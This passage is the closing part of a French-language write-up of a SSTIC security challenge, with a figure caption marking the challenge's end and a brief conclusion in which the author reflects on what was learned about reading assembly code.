



FIGURE 9 – Fin du challenge

Youhou !

# 5 Conclusion

Ce challenge étant une expérience formidable. J'ai l'impression d'avoir appris beaucoup de choses, et je me sens maintenant un petit peu moins perdu en face d'un code assembleur. Ce *travail amusant* fut l'occasion d'apprendre une bonne fois pour toute nombre de notions fondamentales que je n'avais pas pu assimiler auparavant, par une association de manque de temps, d'occasion et de courage. Je compte en tout cas renouveler l'expérience l'année prochaine, en espérant aller un petit peu plus vite ;) Merci à tous et à bientôt au SSTIC !